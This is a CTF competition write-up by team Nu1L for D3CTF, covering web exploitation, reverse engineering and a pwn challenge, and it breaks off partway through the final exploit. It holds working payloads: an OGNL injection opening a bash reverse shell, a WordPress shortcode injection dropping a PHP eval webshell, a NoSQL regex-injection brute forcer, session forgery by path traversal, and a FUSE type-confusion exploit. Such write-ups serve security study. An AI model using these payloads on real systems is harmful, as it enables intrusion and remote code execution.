D3CTF WriteUp By Nu1L

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Web

d3oj

```
POST /problem/9/submit?contest_id= HTTP/1.1
Host: bb29c817d4.d3oj-d3ctf-challenge.n3ko.co
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0) Gecko/20100101
Firefox/92.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------
-190328537641679079193500093431
Content-Length: 593
Origin: http://bb29c817d4.d3oj-d3ctf-challenge.n3ko.co
Connection: close
Referer: http://bb29c817d4.d3oj-d3ctf-challenge.n3ko.co/problem/9
Cookie: oj-session=218e1b0c0b1f69b9b7cda7cfd43e8b83|a53a8c32e6377fb5f257f30230f097d9;
connect.sid=s%3AdB4q543q5_2Mf9zJK_j7SAPnrRmrT_2o.9hxHGeWY83Io00%2F2DcoFc7SosBoG6pzZSzUg
xl0EXlQ; login=%5B%22zsxtest123%22%2C%22c7500bd8e5613559beb3c3b7d638467c%22%5D
Upgrade-Insecure-Requests: 1

----------------------------190328537641679079193500093431
Content-Disposition: form-data; name="answer_by_editor"

[{"filename":"../../../../../app/sessions/efMRdUqVFddfRIVvnExAaMWXt0hCyqrM.json","data"
:"{\"cookie\":
{\"originalMaxAge\":null,\"expires\":null,\"secure\":false,\"httpOnly\":false,\"path\":
\"/\"},\"user_id\":4,\"__lastAccess\":1646455476003}"}]
----------------------------190328537641679079193500093431
Content-Disposition: form-data; name="answer"; filename=""
Content-Type: application/octet-stream


----------------------------190328537641679079193500093431--
```

shorter

ROME1反序列化链base64缩小到1956长度以下


```java
package web.challenge.shorter.controller;

import ...

@RestController
public class MainController {
    public MainController() {
    }

    @GetMapping({"/hello"})
    public String index() { return "hello"; }

    @PostMapping({"/hello"})
    public String index(@RequestParam String baseStr) throws IOException, ClassNotFoundException {
        if (baseStr.length() >= 1956) {
            return "too long";
        } else {
            byte[] decode = Base64.getDecoder().decode(baseStr);
            ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(decode);
            ObjectInputStream objectInputStream = new ObjectInputStream(byteArrayInputStream);
            objectInputStream.readObject();
            return "hello";
        }
    }
}
```

https://github.com/4ra1n/ShortPayload

https://xz.aliyun.com/t/10824

工具里手动加了个ROME链，执行whoami命令生成的长度是2012，还多了一些字节，需要再缩小

不抛异常也可以正常编译



ezsql

有一个明显的sql注入，但是数据库内没有hint也没有flag

```
curl "<http://3795f9e286.ezsql-d3ctf-challenge.n3ko.co/vote/getDetailedVoteById/?vid=3-(select/**/1)>"
```

注意到VoteProvider中将用户输入直接拼接进了sql builder，存在ongl表达式注入

```
public class VoteProvider {
    public VoteProvider() {
    }

    public String getVoteById(@Param("vid") final String vid) {
        String s = (new SQL() {
            {
                this.SELECT("*");
                this.FROM("vs_votes");
                this.WHERE("v_id = " + vid);
            }
        }).toString();
        return s;
    }
}
```

发现ongl表达式存在限制，不能使用Runtime,ClassLoader,ProcessBuilder等class

```
if (_useStricterInvocation) {
    Class methodDeclaringClass = method.getDeclaringClass();
    if (AO_SETACCESSIBLE_REF != null && AO_SETACCESSIBLE_REF.equals(method) ||
AO_SETACCESSIBLE_ARR_REF != null && AO_SETACCESSIBLE_ARR_REF.equals(method) ||
SYS_EXIT_REF != null && SYS_EXIT_REF.equals(method) || SYS_CONSOLE_REF != null &&
SYS_CONSOLE_REF.equals(method) ||
AccessibleObjectHandler.class.isAssignableFrom(methodDeclaringClass) ||
ClassResolver.class.isAssignableFrom(methodDeclaringClass) ||
MethodAccessor.class.isAssignableFrom(methodDeclaringClass) ||
MemberAccess.class.isAssignableFrom(methodDeclaringClass) ||
OgnlContext.class.isAssignableFrom(methodDeclaringClass) ||
Runtime.class.isAssignableFrom(methodDeclaringClass) ||
ClassLoader.class.isAssignableFrom(methodDeclaringClass) ||
ProcessBuilder.class.isAssignableFrom(methodDeclaringClass) ||
AccessibleObjectHandlerJDK9Plus.unsafeOrDescendant(methodDeclaringClass)) {
        throw new IllegalAccessException("Method [" + method + "] cannot be called from
within OGNL invokeMethod() under stricter invocation mode.");
    }
}
```

用反射绕一下

```
${(#cls = #this.getClass().forName("java.lang.Runtime")).(#rt =
#cls.getDeclaredMethod("getRuntime",null).invoke(null,null)).(#exec =
#cls.getDeclaredMethod("exec", this.getClass().forName("[Ljava.lang.String;"))).
(#exec.invoke(#rt,"bash,-c,bash -i >& /dev/tcp/server-ip/9999 0>&1".split(",")))}
```

d3fGO

struct { Username interface {} "json:"username""; Password interface {} "json:"password""; Seeecret interface {} "json:"seeecret"" }

{"username":{"$ne":"sss"},"password":{"$ne":"sss"}, "seeecret":{"$ne":"sss"} }

```
import requests
import string
from tqdm import trange
# data = {"username":{"$ne":"sss"},"password":{"$ne":"sss"},"seeecret":
{"$regex":"^d3.*"}}

candidate = string.ascii_lowercase + string.digits + '_' + string.ascii_uppercase +
string.punctuation

flag = "d3ctf\\{"
```

```
for i in trange(50):
    for j in candidate:
        data = {"username":{"$ne":"sss"},"password":{"$ne":"sss"},"seeecret":
{"$regex":"^"+flag+j+".*"}}
        r = requests.post('http://4fa66dc4ce.fgo-d3ctf-
challenge.n3ko.co/api/Admini/Login', json=data)
        if r.status_code == 200:
            flag += j
            print(flag)
            break
    else:
        print("Failed")
        break

# print(requests.post('http://4fa66dc4ce.fgo-d3ctf-challenge.n3ko.co/api/Admini/Login',
json = {"username":{"$ne":"sss"},"password":{"$ne":"sss"},"seeecret":{"$regex":"^d3ctf\
{W3lc0me_7o_n05qL_WoR1d!\}.*"}}).json())
```

NewestWordPress

```
import requests

session = requests.session()


nonce = session.get("http://global-wordpress-d3ctf-challenge.n3ko.co/?
page_id=5").text.split('uwp_register_nonce" value="')[1].split('"')[0]
print(nonce)

burp0_url = "http://global-wordpress-d3ctf-challenge.n3ko.co:80/?page_id=5"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0)
Gecko/20100101 Firefox/92.0",
"Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
,
 "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
  "Accept-Encoding": "gzip, deflate",
  "Content-Type": "multipart/form-data; boundary=--------------------------
-166056914657914401842489903 28",
   "Origin": "http://global-wordpress-d3ctf-challenge.n3ko.co",
    "Connection": "close",
   "Referer": "http://global-wordpress-d3ctf-challenge.n3ko.co/?page_id=5",
    "Upgrade-Insecure-Requests": "1"}
```

```
burp0_data = "-----------------------------166056914657914401842489903 28\r\nContent-
Disposition: form-data; name=\"first_name\"\r\n\r\ntest123\r\n-----------------------
----166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"last_name\"\r\n\r\ntest123\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"username\"\r\n\r\ntest123\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"email\"\r\n\r\ntest@qq.com\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"password\"\r\n\r\ntesttesttest\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"confirm_password\"\r\n\r\ntesttesttest\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"redirect_to\"\r\n\r\nhttp://global-wordpress-d3ctf-challenge.n3ko.co/\r\n-------
----------------------166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_hash\"\r\n\r\nf4dedba7710ad89f8e5f285db\r\n-----------------------
-----166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_hp\"\r\n\r\n\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_nonce\"\r\n\r\n"+nonce+"\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_form_id\"\r\n\r\n1\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_submit\"\r\n\r\n\r\n---------------------------
-166056914657914401842489903 28--\r\n"
session.post(burp0_url, headers=burp0_headers, data=burp0_data)


burp0_url = "http://global-wordpress-d3ctf-challenge.n3ko.co:80/wp-login.php"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0)
Gecko/20100101 Firefox/92.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
, "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
"Accept-Encoding": "gzip, deflate", "Referer": "http://global-wordpress-d3ctf-
challenge.n3ko.co/wp-login.php?redirect_to=http%3A%2F%2Fglobal-wordpress-d3ctf-
challenge.n3ko.co%2Fwp-admin%2F&reauth=1", "Content-Type": "application/x-www-form-
urlencoded", "Origin": "http://global-wordpress-d3ctf-challenge.n3ko.co", "Connection":
"close", "Upgrade-Insecure-Requests": "1"}
burp0_data = {"log": "test123", "pwd": "testtesttest", "wp-submit": "Log In",
"redirect_to": "http://global-wordpress-d3ctf-challenge.n3ko.co/wp-admin/",
"testcookie": "1"}
session.post(burp0_url, headers=burp0_headers, data=burp0_data)


burp0_url = "http://global-wordpress-d3ctf-challenge.n3ko.co:80/wp-admin/admin-
ajax.php"
```

```
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0) Gecko/20100101 Firefox/92.0", "Accept": "application/json, text/javascript, */*; q=0.01", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Referer": "http://global-wordpress-d3ctf-challenge.n3ko.co/wp-admin/profile.php", "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8", "X-Requested-With": "XMLHttpRequest", "Origin": "http://global-wordpress-d3ctf-challenge.n3ko.co", "Connection": "close"}
burp0_data = {"action": "parse-media-shortcode", "shortcode": "[php_everywhere]<?php file_put_contents('/var/www/html/wp-content/uploads/nu1l.php',base64_decode('PD9waHAgZXZhbCgkX1BPU1RbJ251MWw3NzcnXSk7Pz4=') );system('chmod 777 /var/www/html/wp-content/uploads/nu1l.php')?>[/php_everywhere]", "_wpnonce": "c2d50daf4c"}
print(session.post(burp0_url, headers=burp0_headers, data=burp0_data).text)
```

然后mysql udf即可

Reverse

d3hotel

assetstudio解出资源文件后unluac跑一遍得到

```
local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1, L9_1, L10_1, L11_1
matrix = require("matrix")

m = matrix(5, 5, 0)


L2_1 = {}

L2_1[1] = 6422944
L2_1[2] = -7719232
L2_1[3] = 41640292
L2_1[4] = -1428488
L2_1[5] = -36954388
L3_1 = {}
L3_1[1] = 43676120
L3_1[2] = -26534136
L3_1[3] = -31608964
L3_1[4] = -20570796
L3_1[5] = 22753040
L4_1 = {}
L5_1 = -6066184
L6_1 = 30440152
L7_1 = 5229916
L8_1 = -16857572
L9_1 = -16335464
L4_1[1] = L5_1
```

```
L4_1[2] = L6_1
L4_1[3] = L7_1
L4_1[4] = L8_1
L4_1[5] = L9_1
L5_1 = {}
L6_1 = -8185648
L7_1 = -17254720
L8_1 = -22800152
L9_1 = -8484728
L10_1 = 44642816
L5_1[1] = L6_1
L5_1[2] = L7_1
L5_1[3] = L8_1
L5_1[4] = L9_1
L5_1[5] = L10_1
L6_1 = {}
L6_1[1] = -35858512
L6_1[2] = 10913104
L6_1[3] = -4165844
L6_1[4] = 37696936
L6_1[5] = -10061980
L1_1 = {}

L1_1[1] = L2_1
L1_1[2] = L3_1
L1_1[3] = L4_1
L1_1[4] = L5_1
L1_1[5] = L6_1

n = matrix(L1_1)

function L0_1(A0_2)
  local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2
  L1_2 = #A0_2
  if L1_2 ~= 25 then
    L1_2 = 0
    return L1_2
  end

  for i = 1, 5, 1 do

    for j = 1, 5, 1 do
      m[i][j] = string.byte(A0_2, (i - 1) * 5 + j)

    end
  end
  L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2 = matrix.det(m)
  L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2 =
string.format("%.5f", L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2)
```

```
  det = tonumber(L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2)

  L1_2 = matrix(5, "I") * det

  L2_2 = m * n
  if L1_2 == L2_2 then
    return 1
  else
    return 0
  end
end
f = L0_1
```

```
n = [[6422944, -7719232, 41640292, -1428488, -36954388],
     [43676120, -26534136, -31608964, -20570796, 22753040],
     [-6066184, 30440152, 5229916, -16857572, -16335464],
     [-8185648, -17254720, -22800152, -8484728, 44642816],
     [-35858512, 10913104, -4165844, 37696936, -10061980]]
n = matrix(ZZ,n)
b = -2337879088*n^(-1)
for i in b:
    for j in i:
        print(chr(j),end='')
```

解出`d3ctf{W3ba5m_1s_Awe5oom3}`,但是不正确，继续分析wasm

```
v0 = __f4566_System_String__ToCharArray(0, *(int*)(v0 + 0x110));
if(*(int*)(v0 + 12) == 25) {
    *(short*)(v0 + 34) = *(short*)(v0 + 34) + 33;
}
```

发现修改了一个字节

```
# -*- coding:utf-8 -*-
"""
@Author: Mas0n
@File: d3ctf_2.py
@Time: 2022/3/5 21:38
@Desc: It's all about getting better.
"""

fake = bytearray(b'd3ctf{W3ba5m_1s_Awe5oom3}')
flag = fake.copy()
flag[9] -= 33
print(flag)
```

d3thon

测试得知 `ZOAmcoLkGlAXXqf` 是定义函数，`RDDDZUiIKbxCubJEN` 是运行函数

okokokok函数对flag进行加密，并且只有4种操作

输入数据测试出四种操作分别是：

```
IEKMEDdrPpzpdKy             add
OcKUQCYqhwHXfAgGZH          xor
FLNPsiCIvICFtzpUAR          sub
kuhisCvwaXWfqCs             not
```

逆回去得到flag

```
4729a4a6bbdd4d78c94e6229257af35e
```

d3mug

按键回调事件：`NoteObject__OnClicked`

- 无效事件：`GameManager__NoteMissed`
- 击中事件：`GameManager__NoteHit`

地图加载：`GameManager__loadBeatmap_d__8__MoveNext`

读取地图数据：`BeatScroller__ParseBeatTampoMap`

- 生成点位：`BeatScroller__GenerateNote`

其中地图数据包含如下，但只加载了一张图：Beatmaps/ChromeVOX

- hitpoints


  格式：int,int （第N列, 第N毫秒）

  示例： 4,0
- timepoints

  格式：int: float

  示例：0: 292.6829268292683

查阅了一下docs,推测这个值就是时间轴上的点值



hook一下

```
const hitdata = ``; // beatmaps/chromevox/hitpoints

const timeList = hitdata.split("\n").map((v, idx, arr) => {
    return parseInt(v.split(",")[1], 10);
});

function awaitHook(){

    var ptr = Module.findBaseAddress("libd3mug.so");
    console.log(ptr);

    const update = new NativeFunction(ptr.add(0x0000780), "pointer", ["char"]);
    const instance = ptr.add(0x02D18);
    // running
    instance.writePointer(new NativePointer(0)); // init.
    for (const t of timeList) {
        update(t);
    }
    console.log(instance.readPointer().readCString());

}
// D3CTF{Gb78e-7b04-4364-82d2-7f44}
setImmediate(function(){
    setTimeout(awaitHook,10);
})
```

d3arm

先将bin转换为hex

`.\srec_cat.exe 815b45cf84.bin -Binary -o test_hex_out.hex -intel -Output-Block-Size=16 -Disable_Sequence_Warnings`

hex是单片机中常用的格式

然后载入IDA手动选择arm小端,可以反编译

`baseAddr: 0x8000000`

函数入口

```
void __noreturn sub_800951C()
{
  int v0; // r0
  void *v1; // r1
  void *v2; // r2
  void *v3; // r3
  unsigned __int8 *v4; // r2
  const char *v5; // r1

  unk_20003274 = "singleton_mutex";
  unk_20003278 = 11;
  unk_2000327C = &unk_20003288;
  unk_20003280 = 28;
  *(_DWORD *)&byte_20001000[4232] = &dword_200028E4[174];
  *(_DWORD *)&byte_20001000[4236] = 68;
  *(_DWORD *)&byte_20001000[4240] = &byte_20001000[128];
  *(_DWORD *)&byte_20001000[4244] = 4096;
  *(_DWORD *)&byte_20001000[4248] = 24;
  *(_DWORD *)&byte_20001000[4224] = "main";
  dword_20003284 = sub_8009996();
  v0 = sub_800A578(entry, 0, &byte_20001000[4224]);
  if ( v0 )
  {
    sub_80097AE(v0, v1, v2, v3);
    v5 = "Failed to start RTOS";
    v4 = 0;
  }
  else
  {
    v4 = &byte_20001000[4224];
    v5 = "Pre main thread not created";
  }
  sub_800924A(0x8001011D, (int)v5, (int)v4, 0, 0);
}
```

关卡需要选择为hard

```
unsigned int __fastcall choose_level(unsigned int result)
{
  const char *v1; // r6
  const char *v2; // r7
  const char *v3; // r4
  int v4; // r8

  if ( result <= 2 )                                    // need: result == 2
  {
    v1 = EazyMode[result];
    v2 = NormalMode[result];
    v3 = HardMode[result];
    v4 = level_data_arr[result];                        // need: 0x6DDD0
    sub_80075C2((int)stdout);
    sub_800765E((int)stdout, (int)&unk_20000478, 8);
    puts((int)stdout, "\n\n");
    puts((int)stdout, v1);
    puts((int)stdout, v2);
    puts((int)stdout, v3);
    sub_8007610(stdout);
    result = (unsigned int)&level_data;
    level_data = v4;
  }
  return result;
}
```

check点

```
int check_flag()
{
  sub_80075C2((int)stdout);
  sub_800765E((int)stdout, (int)&unk_200001E0, 6);
  puts((int)stdout, "\n\n\n");
  puts((int)stdout, "  You get %2d points  ", idx);
  puts((int)stdout, " Good! Try it again. ");
  puts((int)stdout, "                      ");
  sub_8007610(stdout);
  if ( idx == 42 && level_data == 0x6DDD0 )
  {
    sub_80075C2((int)stdout);
    sub_800765E((int)stdout, (int)&unk_200001E0, 6);
    puts((int)stdout, "\n\n");
    puts((int)stdout, " flag is shown below ");
    puts((int)stdout, flag);
    sub_8007610(stdout);
  }
  return sub_8007F48(1000000);
}
```

Set flag:

```
int set_flag()
{
  if ( POS.X1 != pos_x || POS.Y1 != pos_y )
    return 0;
  if ( index <= 41 )
    flag[index] = LOBYTE(check_arr[index]) ^ xorkey;
  return 1;
}
```

```
unsigned int *insertNode()
{
  unsigned int *result; // r0
  int v1; // r1
  bool v2; // cc
  pos *v3; // r1
  pos *v4; // r2

  result = malloc(0xCu);
  v1 = ++index % 3;
  v2 = (index % 3) > 2;
  *result = 0;
  result[1] = 0;
  result[2] = 0;
  if ( !v2 )
    xorkey = 0x335E44u >> (8 * v1);             // 恒成立
  v3 = &POS;
  do
  {
    v4 = v3;
    v3 = v3->next;
  }
  while ( v3 );
  v4->next = result;
  return result;
}
```

直接xor就可以了

```
# -*- coding:utf-8 -*-
"""
@Author: Mas0n
@File: d3dctf_1.py
@Time: 2022/3/4 23:41
@Desc: It's all about getting better.
"""

check_arr = [0x00000020, 0x0000006D, 0x00000050, 0x00000030, 0x00000038, 0x00000048,
0x00000026, 0x00000067, 0x00000057, 0x0000007C, 0x0000006C, 0x00000005, 0x00000020,
0x0000003A, 0x00000052, 0x00000072, 0x0000003C, 0x0000000B, 0x00000025, 0x0000006D,
0x00000052, 0x00000074, 0x0000006A, 0x00000055, 0x00000070, 0x0000006A, 0x00000005,
0x00000076, 0x0000003A, 0x00000004, 0x0000007D, 0x0000006D, 0x00000007, 0x00000077,
0x0000006E, 0x00000057, 0x00000077, 0x0000006F, 0x00000004, 0x00000020, 0x00000038,
0x0000004E]
flag = bytearray(b'\x00' * 42)
```

```python
xorkey = 68
flag[0] = xorkey ^ check_arr[0]

for i in range(1, 42):
    v1 = i % 3
    xorkey = (0x335E44 >> (8 * v1)) & 0xff
    flag[i] = xorkey ^ check_arr[i]
print(flag)
```

d3w0w

0x402510 → enter x64

0x402521 → out x64

中间的部分是x64代码


flag中只有1234

规则比较阴间，手算一下 d3ctf{22441442223133324424441111133333}

d3re

check函数为sub_18011BA80，输入长度44

外部逻辑



正确格式为

`d^3ctf{11111111-2222-2222-1111-333321111111}`

```
0x18010C730 -> -
0x18010C190 -> +
0x18010EF90 -> ModPow
0x18010CB90 -> *
0x18010E370 -> %
0x18011C610 -> 对flag的格式检查
```

将flag内容转为16进制字符串

先对flag的前8 byte进行pack，得到result

```
result = 0
for i in range(8):
    result <<= 9
    result += flag[i]
```

前一部分对result检查

```
const_1 = 904559654629185507076703
const_2 = 757726435240880506850652
(result * const_2) % const_1 == 820856551661154796608770
# result = 859958762477453379136
```

unpack得到 `['5d', '79', '9a', '23', 'ed', '48', '83', '40']` ，这一部分是小端序

flag前一部分 `d^3ctf{239a795d-48ed-4083`

后面会根据result 生成AES密钥和IV,对整个flag进行加密，然后进行比较

直接提取KEY、IV进行解密

```
from binascii import a2b_hex
from Crypto.Cipher import AES
key = a2b_hex('C51A4B2841E627D47D72C34079BE1F6C')
iv = a2b_hex('9CA57A2B88214607345DD2A3A0591EFF')
data = a2b_hex('8F7C126B07D498773B5C620BAC961396')
aes = AES.new(key=key, mode=AES.MODE_CBC, IV=iv)
print(aes.decrypt(data).hex())
# '5d799a23ed48834090d3e7528ca0776b'
```

后半部分拼起来得到flag

```
d^3ctf{239a795d-48ed-4083-90d3-e7528ca0776b}
```

Pwn

d3fuse

filename可以溢出，导致类型混淆。伪造inode节点即可任意地址读写

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <time.h>
#include <unistd.h>

struct fbuf
{
  char name[32];
  int file_type;
  unsigned int subsize;
  char *ptr;
};


int main(){
    int fd = open("/mnt/uaf",O_RDWR|O_CREAT, 0777);
    char buf[0x200];
    struct fbuf payload;
    strcpy(payload.name,"exp1");
    payload.file_type = 0;
    payload.subsize = 0x200;
    payload.ptr = 0x405010;
    memcpy(buf,&payload,sizeof(payload));
    memcpy(buf+sizeof(payload),&payload,sizeof(payload));
    write(fd,&payload,sizeof(payload)*2);
    close(fd);
    fd = open("/mnt/test1",O_RDWR|O_CREAT, 0777);
    write(fd,"cp /flag /chroot/rwdir",strlen("cp /flag /chroot/rwdir"));
    close(fd);
    char name[0x400];
    memset(name,0,sizeof(name));
    memset(name,0x31,0x21);
    char cmd[0x400];
    strcpy(cmd,"mv /mnt/uaf /mnt/");
    strcpy(cmd+strlen("mv /mnt/uaf /mnt/"),name);
    system(cmd);
    sleep(1);
    memset(cmd,0,sizeof(cmd));
    strcpy(cmd,"/mnt/");
    strcat(cmd,name);
    strcat(cmd,"/");
    strcat(cmd,"exp1");
    fd = open(cmd,O_RDWR, 0777);
```

```
    printf("%s\n%d\n",cmd,fd);
    size_t libc[2] = {0};
